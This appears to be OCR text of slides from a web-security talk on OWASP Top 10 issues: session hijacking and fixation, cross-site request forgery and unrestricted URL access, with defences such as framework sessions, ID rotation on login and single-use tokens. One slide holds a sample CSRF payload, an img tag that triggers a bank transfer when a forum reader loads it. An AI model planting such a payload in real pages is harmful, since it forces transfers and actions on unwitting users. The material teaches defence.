

So we
fake it.


Hidden
form
fields
(ouch! ugh.)


Server-side
sessions


IDs are predictable
=>
Session fixation & hijacking

Home-grown session mgmt is usually weak.


Use sessions
from your
framework

Change Session ID


on login

& logout

OWASP TOP 10: A5


Cross-Site Request Forgery (CSRF)

POSTS on FORUM



READS on FORUM

LOGS OUT



POSTS on FORUM


```
<img src=
  "https://mybank.com/
    transfer?from=foo&
             to=bar&
             amt=1000" >
```

READS on FORUM


/transfer?
from=foo
to=bar
amt=1000

mybank.com


XSS
&
CSRF
everywhere


POST
over
GET
single-use
tokens
Check
passwords


out of band




OWASP TOP 10: A10


Failure to Restrict URL Access

/admin
/results
/delete.aspx


A.
B.


A.
B.


HTTP
is
STATELESS


Web servers
don't remember
JACK

